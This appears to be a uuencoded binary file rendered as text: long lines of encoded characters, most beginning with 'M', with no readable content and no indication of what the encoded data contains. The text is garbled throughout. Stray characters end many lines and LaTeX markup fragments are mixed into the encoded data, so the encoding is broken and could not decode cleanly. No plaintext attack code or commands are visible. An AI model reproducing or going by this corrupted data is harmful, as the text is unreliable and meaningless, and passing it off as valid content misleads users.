M>MNW/J\$M6U1-)G)'45J73\$J4%?ZOUU/QS2"+ZBJ7\(UN#V9N8F..]>AFCJ)/Đ M@RR&J!(E\$YK`GW;IN+Z9X)_60K1MCYW73HT34F"HQ5/54^)NH\0K<4MZR59CĐ M)Q.1^.F9/"X7WW@F#Y'\QQUY6&%#ZL.%QN&`OD%K<W`?L'V!4P.A?43F]^'<Đ MNXFV; = (B-]%C/&\$03(SN#XUE)#\PG\$<-5%X?I]WODMM!U(<0:VV)@)%IM[KEÐ M<L39:\$'A3`<>GLET)7]J]053P33"A>9>.V*^BAX%!APO;\$U&F?1\QXBW":?"Ð MLW3Z>WDPY'DDVOB)R.A@'"_@QB'&L_V=PP%Y#Z])JL<9[A-OOE6'>/N11(=.Đ M:K+I'6-Z\$::K&4UVS&S0XPR#JH/;QE2L\+S3/G#3,\]X]*@R?4_U;9=ZKX7.Đ M2"RF0!7Z:0P=.NMD;4%<8RDM'/>2:'[^-'YM\X?62UIF.CO9^D)(],LK9+']Ð $\texttt{M.\&;L^+-Y'<7FT<-B4\$QUY<:\&(^Q1_8U\$_G(QR+W(XZ+\U<GYRN8N6P02EWY]} \\ \\ \texttt{D}$ $\texttt{M=&+F4M]W(C]N$OV!$6LZRBB9\&_=?Y>^L5'5+1@,XN1F-9S^F)X>\\ \texttt{S3L})<?42D$ MQ_)P5!,4U5N,1.4[S1CR([3*40_8TD;W>W]YQ(`S\^BCJ;I7?CM;\&^ZC\+'D M2GUM^IRG2"GUA`!L^4W.E0"+QB=%%)VIO+DOH]24"OD1H*?8B[3Z7%@@PT2YĐ M/QDV9EG`=1'T*L5K<-F>/BF+CFK#(:U:H&'*4E3#@)5!2A:E-#[LAWA]".DM_1+7`&+TU[(8Y@#,K43:D+Y2C\$!;.BJPKZ4HC\Y%L2QW=+7N.T*J/PH?"I@LD MLOG'5N'PFB/?B\V#,-TR16GJB\VY7%\$D-*EN7&.P-;U-ME\.1.1FB\$'\$J!81Đ

M8M,DYSP-UN_`E>^(P88<<5!OJHBK;H;8-.=`=->",WC]#RVHJ%)%">M3]1/4Đ M0S7Y@+18#N!\\$>FWWQ51ZY.E5C-(\X!0T%J266)Z3\$KGRT&7\$_IH,>=5V1N@Đ MN5,SBV2%@@0]P'`?-T!KZS;\$0`(5_TG.+CL%*,\BJ#992SG>XGB+Q.>DCXWD M?O#,>6V1`Z(9AGM%B,V7TZ)CA+2!1_,B_+=AI'AROSW%./NF;DG;:=NZ^"+\$Đ M*:AX`"7Z6QPL%?&!>,*D=(<([VZ,_\$YXA?^2!AH:>X:QC5B-9?PM3SN%%#.,Đ M`B1>>>0Q:3NN*)"*[<T_^G>#U+\+D(2:=@A?XY9+K8/._/WF/?CFRB*<K+H[D M3(56?TAT`E[!T!-59>R3 G%^%NMQ0;]+IH0Q.&31RNZ7M;BUF;I-CU+;`C\AĐ MJ_URI@&6WCAU*1'?2"(A]@L!%.B^`-I3#KP<HMCLC!B0Y`@;63\7A&R=B.*'D M8ATT[3YT`*BP"J(&8)9P_X#^3E3/]W^45;5/N?DZ%,>*I!H_VP)I^`407)/FĐ M]?NZ0\$HJR5^LQR<E).9`D2=@95U\$#3V:]X4+BVEP%NZEG!\;1153Y60I1U@_D MK^V^'__\L<\Q,@[A)R)RTGL^=<:\\#\K6>WKH8.\#"\2QM=<YW^R5&UZ,&J]O5D M*7WPL4+^D6/=,0'YQ<*>@-N\\$[![E),\9-IX/SRN.N>\:,CYXIB6QT3(L+A[Đ M!T!YV*;#=R3C&\H)T<49<ESE<W/BN\$KT9UVVFMZ3X8'_W7"8=^EWA%'P4I_/Ð MO]71..TJZ]Z7RNG2+:RRT(7/NNLD513'5XPP.[*(1T=JC5#:ZVST<A`_46#*Đ MSRED/=HC-#;P1]F.,HMIGE]D#AG7_3/UC%;?:+%0U89'\$+:KEL.919VS=TYPĐ $M['+*0.58T_N+<H3Y7Y[(`=H7_L)1*Q_]&X/#6>11A)<$#5)+/!K9\^3W=)!'D$ MV`Y%C<+R%W_-;N!OW,&V8OM!<@AUE(#J1H*)%K`.I5;O>#O9<4X9&=_[H-`/Đ $M^{4Z8}R1M([@"+0'Y<MZ4/#,1&>04;B>]3*1CY/OC"7R[K0YY[.YVTQ[J9MD]]$ M`Q;,T'PPNUNSJ!5MK*.ILX.OO8F-;=LS-XGYO(/T`YSW(4;KG<SJT]Q-KB?FÐ M)](S'HP/%PQ[%XO+!^41MD(`<MSW_6A.]EW8L%AL',,?N6V]DJS(.DO<)\$\$ZĐ M,>:\$VJY#A'%\$0;#_5+R5X6Y5S;N/O8S[0;WOG/!LET#3UMBB`W96-:7E,01XD $\texttt{M*Z\&M,VMJ^Q3"@D83^OG\$Y"\2-Q!RTB9?W3,>>I[FYASD"MVPZP3W$57*\5)} \ \, \text{D}$ MQU%!@%"XY[?DNLGEEB<;AJ#N;0,'[;?*-Q7*]+\\(%<LNK*WT5;OP#0.>U;;Đ M],I+.-.'&;@C4PLNKDY(=1PM=WF>Z+BJ6\$0=%\$=0W%0R("W=L8VG?3K?>^%6Đ MZ-=%-..\\$XC83W#0![396IA'T25@7I#>6Q`-U6F[\$&,_+JTFKRX(>1,!_>Z&Đ MDRO%**5S]\T9IMBS!9=3S;;Y40&NE[6];CU.9M(V1OF]\$+E4*'4*9'*77:T[Đ MQ1H4'NI?5>_7-09]F+\$MA"E19,4^R\$`]64ME_0`NG-R"7H*8:BRHG=9=>[6-D M<`WC0J^Q.?--]H\UL>RZ;^9@ZQ]IES<\!OG>ON.P@#FS\<D_BC)]']]`'?QUÐ M'7\SW.QT\$_]H8MT_BPUR>X(],EZZOZ:R<&*7YU!(RY\$2YK)\$\C!D\D1<:_8BD MKW1PDQ;WFP>/ZST(%[B7F%TYLQ(UE[9W]GV\D+XA31ULN%.GC-##RGM&52D,D M@%34=5,G&R`6')F'=5G.?_C%?4A*W,JAM+S?3)^37@^[68>H^H";%K#='GE!Đ M1;%WC,5SCPOY5F50_ML1"W/&V[-#0%Y&B_.B2)#L=6TU(73NO320"X..[>RAĐ $M+,:T)=2]9=FWA-X/-`[.\VKESQH^Z\#[Z\#9^?DNTC0LQUR.@O$=IS<Z\#^-N7;D$ $\texttt{M=:`!6QZ;!\#HGGE4*A+-[>YEXF90Y[R`:(P0"LV;F25PPDUK2^MN,WKR3@?9:D)]}$ $MJG'R?M==K6-]QZ_{\#\&(\$4SD"+X4]6\C)\$S4\#,>4"/,M^(-S\$VPO=OG9=IXXD)$ MX-XBN.W1Q4V=E674W7?G8=_E3N,ED:J*VAYJK7)G]?Q\$"[Y07:Z0V`QUIPQJÐ M`ON=C\U;C46#[LB%F*JHF53SZH[;<ROAZ+[TMB>JY<1L,[U6S;C]Q.HOWVK^Đ M65J_"MC!4)/0P77M_48VAX['E`K/^H:MA"11A7)^S]\$M6`%9J<@>4.""-;]XĐ MUP85R_=79JQQH78\+/"NZRVR<;YH@QR:"]=I9SA_GZ75CP:-[LXMBQW(2M0LD MZ&G/7/Y0@"X*BHSSKRY^,^NYA]9AN30H7Z]Y5XF2T0<<WAKVVO!.>KV03CMLĐ M.<(B504VK8JOK#HZDPM=;5D1JO%W8^>1-^B,',W5V@\$R0.',@H-WG+^TSAZZĐ M#_K)::U0%Z(%D?7]-JE'K(7^N+"3+NI/?]LGC46M#W@G+G.YFJ8'CY1GK"K^Ð $M\X#45KX+4:RX\&JL?-]A=117`V%"4EY:S.(M8TK"Q[)F*A'A;)AK\Z]3T[D,,Ð$ M<,[;36,/;:2%;YE'9GKXA^V*K@TAY>=`7D'@-4\W,%*C8K;32[]LKO79R,<HĐ M^!+8PV(*PJ99.,14#/P61&UP3,?)P[6&I^:GE*"QXC^MAMRMZP1E%T?'*96%D M%R`]/\$J1:7ZI-1;-<\$93*"?06.NM_\ND1"980K^Y7IBQ5G*5A'^G>36*UAM'Đ M-"XP2P=%<H:X8->9("0XBXT3]],/3:J:*WJX!OZZ3%FA&J0H4'T:K@<EV-4ZĐ MZ?ECL2%-9`VE9L:\$-U)D]9MZ%W9@&2'R\$6,2*RJ(^Q']9=98T,OJDS1#MH=+Đ $\label{eq:mass_mass_new} $$M\$9 = C\$' *V; E1_<X[<6W55 < RZIDT2"+0\,7HP[F81_@"7Q!J < W$\<;LP:</+4UD) $$$ M;\!:5.._]XD76\$E^I`Q'GOP,8-A,\(])3[7"OLJXM*!M:.FLL*YZ,BP@]\$3MÐ M)I1L>#E[\$C/RP[;_\$'^*F'4YYC\$4]ZNF.-_DDX>H#E4\&/&;II^J``H3JVTIĐ M7=>I!^P3-A*%\T^BFM]#JZ\GZ\$<,,O''@O9(K1@A%J8+NN(.?G/Q9]^%1<Q,D MMILOZYUOO 9>:[*&"1FO'R[BY@EP]+7@J3^=1'@RB87YMXW-,WR)<G7J"+;RĐ MVNO4WB*A]NE%J-F<SV&460US?7KR4H7C2J%:()&F,4+VI1-2INB@=7]1+&BMD $MR[<Z\$ \$@FIE'@,K\(Z;OY(#8M+4'?L(:#,\`,5"R370?J)!5_**%OP2UHR+,?Đ M0H17SEB0?R/G3/C_</5607%P49MNT[@\$=W=W=QIW3X#@!`@0W!T:0H#@%B2XD MOW!W"P1W=TBOAL:AL<;F^Z=.S4R=>N_WKN7KN5J6.7!7>;!M+.FOD`X</()TD MR9NTIAS>+IH6EN]K`9)*=QHO.LJT//)EW6/)J59L6N\$'2FC7/V-?D;&`C%.:Đ M!3/WI*57=5?N%H^"1Q]*Z!23@:(,7*>L'[92:C][MXX.TYAL!\,,"RC*V'?XĐ

 $MW@=GD-\&F7D_?(*4;,^C8Q%.=6D\.+3,7\.WTR\X,GHU^&]^!E+@[2L=(9(3D).+3,7\.WTR\X,GHU^&]^!E+@[2L=(9(3D).+3,7].$ MABWZ4CCL9T"SD2[!R^%16\$HOY@PU?2>%GX.NB^+,S*I`S\31\6TBP,OUE=Z[Đ ME!N';:8\$U%7/-(^0N`:F^;3X7B1JX/[<^ZZKI*?<1^;R(5<_`K/LP)E1NQ2!Ð M(M?T5B>D40?=[:?//TR\$4UDJ-FMY.KC37YB`)W:ZO,'6E%(7.+0-)8YK*GH-Đ M.^,,LB)S1!-D3%S%)^F>TER&2:&>QX_]>@'(%6GWCG:E=P)WSI28]65=_[RMD M92T\$:?OHT?9;HJV">K'5QP/BD>&DZLE1].KG+80%6M;*7W-6XLH"XY0IQCQ0Đ MMDW'Q*X#1(//G,GZU20A]WIB>K`K 5V#GHE\$\$^H95W^`9 [,V%@23Z9:&])RĐ MG#M5\V'WJRT@UA3R7\$Y2=]Q^9*/%L0.)%85/\$>43:F(VHXIWTNSXN%K2CLC8Đ MH9:LW"U6DP"971/!\<_TV:?[?A,S3I,K7J;";"8YGC^W.'1V>^&\$NX(RXV)CD M"/SWK#-*7#/WAPGT+6*H4XDAS%'#59*Y^9X&P6LW,-7IG1H/:^V,A^[;(%%:D M8^Z\:].#XZ;#EKLVTQWCO'@>Q.X>Q`<DGZ<7:93!R^B,<)]4E&S</F76_+3XD M*>1<<AH,3?2#+,B'Q]-'PL'(S(S1A"0`>+^'#@U`6XZL\$ZN*;AV>AFKK@4=4D M8+E*&MJGFO0CPNDF+\$2M'8D^K-E\J=0502J?2Y?AE50JP24CK;?99+*6V?G.Đ MN"&S^ON55%VV)7GVD/O&, H*&, X4ZFI2\><2PD>\CBZUE0E'46ZR2C=>L%T, FD MF^=MFZ-_O#D6&>DHAY/+ET2Y!EG0OW;,Z\$,\$1,=:\^DS`BXV3)2-=C.?:6_<Đ M<H^NKD669%/J#'AW)V:N0*/_)ML[P/S`%LB4PHL<,Z_EZUH#4UK:9E__A5+IĐ MOPRD>N%.Y6"V?W&NM&['V]U\$![]Z#^5[N.:`[SUR*;TZ4(9[KKPBQ:3'`6?SÐ $M87QEN%">=?C.M)?JU-FPY[^^>&;[?XU-4\/`$ _@70]979)CIM+:@[X]L#H]_Đ M_OX)8%U4GKT6D+8#!?S@F>O[(_Y^8.DRT'ZD`/"6^Y5,*A4QJER-<X0@9_9#D $\texttt{MF:} (^6\strut^*] + \texttt{XH"W} (3(\#\$T8,6/7+\$/0V^0[)UBJ9C^1\#60,\#XGHWG1;\&W6D) + \texttt{WF:} (^6\strut^*] + \texttt{WF:} (^$ M?9D*VW\$:WK7<#:;E^7J1MU1U-'_='\$BJUHA\$6Y[O!%SU7?IL'P,B6SB\$['ZEĐ MGQ&#\NA1\SQBX7X&>_"3[UD?.*8)&(DQ(@@Y(V',><@:@FV]&P.!Y*^N9+H]D M85%>>]/^G>ZV[1ZVQVT`LWO79H[=G]3?M\<>H#MP_9V%"XH/GJ'72=OL^*T^Đ $M_!+D*D[8`2B)S1\9DM)=C`K:K>NF;6I>H?K.CLI:I5-8,/L][1&SD]"P(E"+D)$ M>#I\$,E6C9;TEH\$,::M@?<NMZ;4BS0#97)&;_#">H.\ODP,DF])O/B/_'@CCVD M!;8)UH0SDV\$^*&[TPQ0;>KT^4+=^&>OHV(#\1^;7Z^O#[X86#?(SMEH0>FS]D MWNRJ.\7^P6L1YJ*Q="*,PF%!V\8\$QL%;%(A/9J%@H.H(NL78-=TMO/7E./2^Đ M^[7T:R99-'XLVZB/?Y8H'CTU[^4*\$5H5#Z83:U!,VPZK.;@A25I^N;""^1-1D M.QS1N<76\!VO=5>G#T\$F8?&3(5T9IUXK1/+LYM:=`?<EO4"I[Y#%:C2V3WB'D M+S,PC",YQR?A>\5W2F^^SIOOB#T^:K\$J7@@`>^..H_0=4_Q?B@D!KA!V2Z#^Đ M\$?4E+6TVJ3H(_TN_[82)W&K'FIA+'A!YQ3X)016\M]*_.STSK9ML-+,F^]FDD MVSJPTX"[57MB84PGS*S06"IZ=70CMY["J>4<7[IF^&4X0\$HW]X`8\PC>H7RĐ M@TMOF))SY<0P9_(JW%@&\$13&!'FZK9VS9PI@GI_A]6\:HJZR.A_-\BC()-B/D M3JG-^4U8%4B92#=OF.+CI1V&ZJ-WRK;4GTRU35'("L2E55<2IF\L\$/_IN/+\D M;\9&6T\8->*YE6`E^.IR.E2<_K(?'0#:4\$'&M9L4"#K?^I\$\W`L7W!Y/XJD;Đ MEA\.J)\$,J9V\3UUY<KZH>?D1M5Z16!7XKQCTP5:J[[Y6`Q:(\$C2@:VTB-NT`Đ $M; = -_; > NE?T9(... > "5R; X_7JT=]E+/,@Z\Q6LKCWZ8"+5=N<\HFL!:WOG1RVD MJ;4L,U/VMBPF=9PT*5A.*9[]5?32[#C_'2MG7^7>^D.@-"TI336WF;\]%N;UÐ $MS*,QW&;0^{(-T)7;2}DTG^*YHWI=A#<]>Q@7DK<?)#JA#)7U-:0M/A,-7^FD$ MP[#KGG,'%BK^Q5#HWY;G9N^.KX("\$2[2QN]`V^_98+*ZSB(50"\$*\$@U)G`U^Đ M; "9'6D(R-UM5%KHY]UR\&O?\P)PFZ\!N86\M&@7T:Y^S1>^.E<:*FTQQA>67Đ M=#X%%ESFX>:<9)89W!9%<RFF>)8'JH)?YB\)? 6`ZS9@?MSI]XA?8*B(HMRTĐ M?_ZMZ?C?1DN+DL[W("@DLW3-;6Y,2Q7>^1R2HR(2?K4EA!46R_]4T26>,*Q*Đ M4QA9)W(F2W*?)-"I8[!OL,S96IPWG"!;]\J10_EH,X^OKX86#[#U\FUA))?_Đ $\label{localize} $$MCN\&"K:YN_H.$SP3&M&QQ^O\#X.VMQASU'B+Q`\KN)DS0Y"/S1['WUP6KF]J-1D$$$ M>E"\24<T]U<R9S\$\>AGTLBLQ8Z62(:G#Z3>S=5T7<X38LZJG.7?/+85YTH,/Ð MQJ`>?_<L\$ET;K6C([0*V9MWI%2=D4"IDI,OO8\>!<T:@.,W4C3T]="NEVFX4D ME''U,4&#+_"S1>3VO"&L_3"X2R;OOGO03A'OGT6_*:,.&9C+6\$09;;GD8R:!Đ M9(+(:*^8.U*R1_*V8?A:M-M<G.B'A+-V?OI@B].X.I'WIFC3A3:;?;PE`2TÐ M]F06B4"Q`(_`H_IT,'_P%BYL\$!F&]_*AQ\$(*9D2[7EOVI>#HX9]I*4^>Q!+Ð M*SIX.GU\F]Y`_Z)5''*RAJR:A]<#\$4TA@7Q+P:S"%HN8[K=.-/6+TH<^O[]-D MXNAV,(A=^F+R\T1UUY6^]J,;R<^KSH-.5W2A]Y0]B0QS`C/6]7&/S^8&ZMTĐ M?GL],%)T]'165`](5G^9QAO*.'6'X)W TF5[?R#7*JGVMG"E&-K(9R.W6[@)D MV4;.]<2K(U94HC'L9*Y_"J-Y"",)Q+=W*(VOEJ"894__0'5[W.402](U(/\$FĐ M!!>\$./)01G(IRO^*@E"2*&JKX\$&OJ<T"!*E`,AXV;1=CMK"QU]_\$,,,,7YH5YĐ M.?%8;0H8#1DW\$"+2>%(]`'=Z#IO^H?L0/17.EF.FDF^\$]ZW!P^GHPYZC]]@%D MD,7)<&YVN%,+@HAPF/_D4UI6S9M2FJUI3X+<M"EOSRI&L"^B<?9`1+6(CA4CĐ M&A%Q22I(?Y0F*0%"*MS7_B,*+TI=5R<CH2HYY<5"G!GU0P%87S;C_?NS&L*RĐ MR9P-ML>L=__>[\$T)4B:TY(U8\>DP_F:E"">MZ,;&FK"_^6)P12K#),?70+2&Đ

 $M'V]/2-M:: J,C6S5N*?> M=+MPIVL?8 JUSCQI.< 5+!71[2P_Z/3Q=;^D: D)$ MCC, 4TVV?`=)5H6JN, LW&PMI;')BD2DQR\$U/GQ@UBWX&36=2P[+45E;")Q\$2XĐ MGZ]2#6-/=<\$(WDU9F"?9%[P^3CT_%<>Q:BD3>>6+3PKI*.).:4ZTP+]I^:DED MJ+Y<=8VBR^]^A"A]R.OO_?O.M?T2D.OD:;^9\M4?H'6)Z1;_-OFFA,W*/)-*D $M!Y#-Y[0K*GV2AA?+P(0:.2W$B[[R.E8Q\26+8+S^[Q-B$#C?^XU0VM([F/6/D])]]]$ MQ">]AU>1G9,2TE"4J8O^\NX!&Q32+Y#*5UYBF]0P3\$JQMN3M?CM`0HY10OSCĐ M)\[%#:/1SH;1<J0R]?[:3=\#/]..IS%G'E9M'RZ&OTR1W%^M.;U^!L8W,?53D ML-\08%[:EORHR^*>E=]WD0'O=W658J3I)W*&IH^!&E+*#A2NNB,^Q(Y]D$ $M0>J>(-\2BEC+\E6FGB9:C\#JBEMCTK0RK]K)=BW=]9\#(!7;,:V\F\&CGROA]\YD$ M!7JO_]3\CM99\(TK:]H6Q7L@WAVYL4'FL9%<&&N1;TO2YC]I+/K#QK1W2@-AÐ M*4?*9XHUQP:+7)GB5><\$>F=HCS^2',MXH['(_?PF@#16X8Z>,*L),N<@\$^M"D $MR/\Q_T?G\5L)2+I><\#..`-ELI\#C9/?0C*Y<F0==.G/UOU<G]+2H*H;GAH_&<D$ $M^Y^G0N)^0^96AT:7?1ID,-WZ@3I^Y]&"S!N./(?;.'F^(((^F)PV_<^D!65SD))$ MW\2\$#%>YCJ^U(H>'+="?U(!V,7<),GE<-WOT5%9]A96SO?;7Y0X.^T0(_LBOĐ $M#=)_N\3?4K4\!!UI7NQJ8K-(E+\+:DP.Z&8\1*V,_UT>5HJK&WLZR)&D=HQ!D$ M9\$!P.5@[*O@>UAOH"(BH9&!V9\$`A!:S^S2*(,+<NL]IEU/DZ2X5D*DIL!<Y`Đ MV_-%WU[?]`SB%2PZ/2E<G%E-H[%/C;0GH_.]ZO_6<D!"*#4)^F+WHW1'D4KAÐ M^AK:\ZV_Q\$]8)P+=WQE\$@52;*(DWD1"![,R_:\\Z@WNM+1ITWDBPCF1CTNF>Đ $M^{,8'P+72XBRV,IIXSU?_Y%<+QF&N*T1]#[4N_X(H9U^5#\C+^8-]#9.<2;/LD$ $\label{eq:max1D2} $$M1,OG^*]U''F;EL[_M8X1D2''B&J^]$!(OCWC1&K#\^-PO(\EI?>K!`UCU*-SAD)$$$ M&M`OXK;3SU*76_+(%T9L'O[U#K;CL9,+UC;RR=+)!7'E"?OR<)E@T1_\$FĐ $MJN1\#D(L3_{@})\%,0B,J?H5>59.)E=<3M/^[^4)257^HU_S.W]$S/H>!['(TR$D)$ MO.D5>5+_G.U'>H\$(>_W-@H>MUE?W2\%X73-`V:@LK5X/B%UGQ=;AQ[S09P\GD M)RP[?J/%L2:_K+S^\B<YO\:*'*TB:P7V^&^BD(E^P/MNK\CB#Q';Z85]BC*(Đ M1L>9^[K^V?0!,I^I>_E2?(/W9GVR\H7O`7A@3G^7C'R(6'J_2U0GU#4YAS+WĐ $\texttt{M07EGS(0-WX:`E?OW\%\I23GL3,RK,XH0B]J[W\#[-KAFLRQ\37X+>2^7H<+ZI!D] }$ MK65PH9[<_I]Y6YBW:\CN^T9#*KV\K]W^8#\$,J\$_H;GQMX43,0X/0>K\KQ^`VĐ M]T!MB7RJF:<JR]_@:?3RC.J]TAS"^]E'OYG2X-`B.%4GSSO\$F4/+-(&?UH==Đ M?*02O+'Y!B/_E,71_.)P#+713NL;YLHD%_<YJ'U[2],(*U'@RBSD71?[A3>HD MM]\&IXAGS>`*,A<>H:ZE#BT:&W"`1;0*4.Z4.DMHY%@49H.XIN%L+&3/Y,*PĐ MN_9F0'G[G10/;(^TI&_6E`+`FHM4W_11;'&=B%1._F8;(S:DG_F8Y*PP&WX5D M3QN!QOX\$/A]'1MBE%/9?\)PEX<G`]CB,V\9_"B30M,I8353U^RL=FU`1Q\^(Ð M2V>8JWH\<DJ*IP^70EEV<]S>0J4D>ZY-O9CH40]RB*!3#9]'TMU\O8CQXQJ`Đ $\verb|M9MAC_&701"$4@Z$@3=M6\#YOMQ&!9Y<39[++T?Y+;VNDBH@LH2)FGM62>O7EED||$ $\texttt{M>;\#_\#\&1\#G2\$*46;Q)G-\$V>A1-\#;F/G\6/BOFPP6MBNC9B?WX1`<@S:^OV-`\#D }$ $M\N"P501]2_:59*/./W>L72JD"M8&S]IF\,X&,2A3?#',AW3*(!3;`^/3#&/&Ð$ $M7Q0-7G: > T(L'+\)7WW*,U)KA]1RW3>GKVJ%GKY\8.S+4N[@WS<'%[&$(X"D)]$ MFZ_8YH?;, W>NG1:_OYEF\WQ\.C_S'=[*9+_1@/Q^I(G>;5&RR[<ID?83-O_^Đ MRI%H5[)D!*29:\$*H3_]47,>W-#S^MW>.N5[)8,I,]]I^HX\$Z,\$>[L4#KX/RVĐ $\texttt{M(QL3]F$KW?<J\#NX_*\&D/(DQL?L90_V^Q$X/ZYVI>)LTKR-\$)C!M^^=),6U?*D }$ M;3U7]@@4#I-\(WEQN-&X;L:#[QMGYZ!-*Y239>9[65YGA7CA&.\W9%_XF//,Đ M7*R::[[5[5''`Z@3/J'^ZF+IB1TY=M(ECZ1\$0Y!<[4F7F!/-4YQ`UNHE>8F?Đ M+M?P8C1JS-Y6'6ZBDZ+)A%\$E>JXKM,1,DV6PZD7QV`4NS.0A:LU_S%XAV47#D M(D%6BR1YK\BP%YL1FT+BON+C_WP\8(`QFQ5RC4KHOEAM!/"S;RY`SK2U\]"2Đ MZ/;W=KKC[6P&RDH??\.F5[XP(\$1&%,VAMPTI)QB_T%1N?4_5_-DWGTQWS2*D $\texttt{M}\#!\texttt{K+5X} \\ \texttt{I} \\ \texttt{DQ>1HL} \\ (\texttt{Z(LM}\&@77'NVNQGC63OCM15T: < H0O_U(< U3TCG-`$.$"D) \\ \texttt{U3TCG-} \\ \texttt{S}.$$ $\texttt{M-@B} < \texttt{O0} (7?-+'\texttt{M}\#\texttt{HN}) \texttt{R=P:4-O]}) \texttt{AE9Y}) \\ \texttt{T`052} (4/>?$"7\texttt{GXJE}![_19\#\texttt{YVC} \ni \texttt{M-QB}) \\ \texttt{M-QB} = \texttt{M-Q$ MN>U([/]8"_5+UW&\$C`MEHF"(?F*V1\$K&+P-]4&83W(ZSZ*?;L_J81-(73#B?Đ M,->B_\$!ZI97&,UZFI:3^()U8%0*E@)^K9\2F1SX76]DI\$0%')EL2>^,N>M^!Đ M*.06AL<1:05_3W'__J..*W5`EFY(LL?M5O4NS^UBWZ1LS7X\$R'V6GGWP"EVSÐ M\$[EW@X!4<AH0AR0BY79B3H7ZN)P_E`L;.-A6QR;\?,M\0U+?J!067C,1MK07D MN\$.@N8^='KNQ1_>^J?[)<O]]%V]2`-_>/.#"K8"=&E:YD_V[/E*]X^(@ZY<,Đ MH-7Z>ZC>[_CXTZ,5?]>=V*!2C9@CMHS\WZKU"N#0K8G,'-K\$W@(=0U?2&6X6Đ MPA8]U^2V(LP307C?=='W/#;\E:J'N._2]8Q.'UU\APX%:Y+C<,CS`WP26IB,D $M=?>?]U, I5[%,Q&N/K"*Y(?0]/\\'!/8!I"X+<ZUX,A`T9'@,E&LG,\H[123ED]$ M]3/!"_L#?J9KAXR_\<^")?\$'RD]X[J'I7&'>(!X*(C^,TQ8]W'9V0!*7YX?]Ð $MF@7$+WV/8\3^S%L5>39,%\#]Z?X=2_M&/6MUEGA\N''$\E;/[_&7AP6->K?`XDAP6-XDAP6-XDAP6-XDAP6-XDAP6-XDAP6-XDAP6-XDAP6-XDAP6-XDAP6-XDAP6-XDAP6-XDAP6-XDAP6-XDAP6-XDAP6-XDAP6-XDAP6-XDAP6$ $M.MYILE'^Q02UY17Y;CG+\&T=$-!H>MJ?[?&&Z$>_,*^V:H,G,>?8QQ0*VA//Ð$ $\label{eq:mapping} \texttt{M\&[O/TW;9>[R4A;EF=5T1-MSDWC"-SHUG[03X.M^7(X[+N/RH\&?O./"\&P'TQUD)]))} = \texttt{M\&[O/TW;9>[N/TW;9]])} = \texttt{M\&[O/TW;9>[N/TW;9]]} = \texttt{M\&[O/TW;9]} = \texttt{M\&[O/TW;9]}$ M66/1`TON"*,!QB+;-Y=/>S7Y3%IURDD<_(,2F!%4N.0=A3HPU@2T,O1=FQ2%D $\texttt{M}) \; (\; \texttt{I\&\$R\&F2[^WK"PI+?N=!7YW4(*XG*^X7!VE;S\#K1\&R:^>@=Q\#/^I<R0=_=D)} \;) \; \\$

M#<QT(Z]XTHL):3,=0;0NHJ?/!*'I;X.#JNC)QF\K#WA/UN5:/\$@D&5;87&5-Ð ML,*96-7S4^P"Z<1YOM,B:%P[HY6/T7='9);3?D(%5?9EA*J_(FWS?N99,5!.Ð M%FUN"6*2/`E5URPR7!^)NT;CO(TN(-,74X+_O'*B#Z,?,01@423C]9:1\M+CĐ $MM'BFQ@!'_QX)J=*WX9LJ2O*)D&=Y]L-S\\@^9F?[I2P-QN)(<!Z/LI@I?U:/;D$ MD\$PZ6*NND8RSTQ>_]1Y\$X6*I<QSBO7T\E/^ZO627(]EJGNZ2,-O_<C@W7U3?Đ MUKK\$-5X<BO7E]W;LZE0/_-:9@<-^1)]XCJ\$:PE\$H*GHH1DM^-"L"\$Q"6PP@ZĐ M-IPIG^6\$H-WH^SS@7Y#2P`/2PPH!9ON3COG7_1PS>%.F4%.&/8EU.XW+Y*V1D MVX\$@1`?G^GI.8/L'E\EKW!M0<%&VV*!VT7\$1_?JI[YR`9XJN#6,@*C/.EM\$QĐ MZGVF2; "V%7_U\$6.Y*DW<5@[A4LJX[##C4.#VZEA/K&0!3D@Y(Y>W44RRW?@\$Đ MU^^D`9PA9,OX^*CJT'3#654+4GGG)/?@`RQO)6M^U:@Y/J@3HK&N_#VK"/'MĐ MOH8!`&S3J\$WR*[^VFH<+C\S0<R_42X>DLTH]T`"XKOHQC96V,?(AO2C4[C7XĐ MD5A3]&#><)]E@<?IAR"C6,YAE+NPA1>WU(`#_<;8ESDJ\3;[A#=/RK0%11C)D $\label{eq:mj^T} $$ MJ^T)$O+^/`+!?J3DKL,(WG%JA\]%!QW'4S3+:*?P9FK"NC^![D4F^QU>(BG%D)]$$ M7MVY/@[TJ;;H(*>"0`;XR<NS'YO4>L6TGQ&L-+T0Y12L'G/.]FMK+=T*N5)HD M/^H&F_"05>.L([?B^NI[#W7#(XDG1KN9AR4"+H_71N_Q7)3^LA,*LW7_-J_4Đ MG3476;;;\$\$>?_FY'?7,NY:T+A+HB]U(0*<6(1K#P1^)XDEU^'AB9>(G,"45UD MT; M@!8+; Y!, WS8%WLB26FNM\$Y@WC2C1S43"RY]^])@V8B]`J>, VN8"+48N0BD M/6Z'`ASE'0DA[7<D\$]".+-*C0V:(61H[82N<7IUP5-R7BQ?/O.)8KP<2,2AQÐ $M3GX = V@[CBQC"Y[C/.NJ.^!5D-/8V;+FOYV2@ING=//1\J((NNP-1`-J`P7`Ð)]$ MI-'`%8M@U%ERG,\CC#V@["3?<TI>AR(^;RS'ZCSTK&R5,R3+C8Y4*XS-K&;)D $\texttt{M=[:$W^!AR>G6^BH1']J[2"P$N/W1\ZP)BUE*P6$*B$N)O7FH/B;$DZ+,[>C9D] }$ $MXFP4!1@JWA:1Y&=+&?S\2@>`WX?UI+'N!86!^P-#)"&HN'.]3,'>>LMD8F\"D$ MOT>Q...;(;]N+_!WW,P-X7C2KZTQ:H',B(4S/1?XN"6\$1?FO7TRZ_+,IV`VUĐ M&V63DQ.#7>M>3XKC)1YB^(N18%R)^,'`OUS^;AXQU`B?CC+G>50II1\8W?9\$Đ M@C!L,EUW@K]TJ2"(E9L&8(*OTZ6`/]@X"U"C757#BQ"OE^8V\$&:)7"\$EK*G;Đ M5MA7QG.=Z>R;CH-(6<>S5)/6G.O\$N0Q-5&J4T8H0>(6TQ[2N`"J7`K=\$E&TD)MTD+1+8C0ME(K`!,G2 ME[K.XSH98ROAXX6+MTVS29!K':I??G!JV*VJ=`#]4Đ MW--SWA"^?:W;J35=\!K#2<Y3G-4K,)T3*_#O:1KKT"7^W4MLRH-@:`Y[HUSMĐ M*"+8F70,7["5,<8W+74FA^6LG44Z!@)<.\$2D;315KA6U'@=TINL?8P7KA&K1Đ M/M::RF!ZE"`&I?BV1B;,]]&KP3]]4.H:KHK#YJ[XS1S`'7C4T:\HF3/E''3_Ð 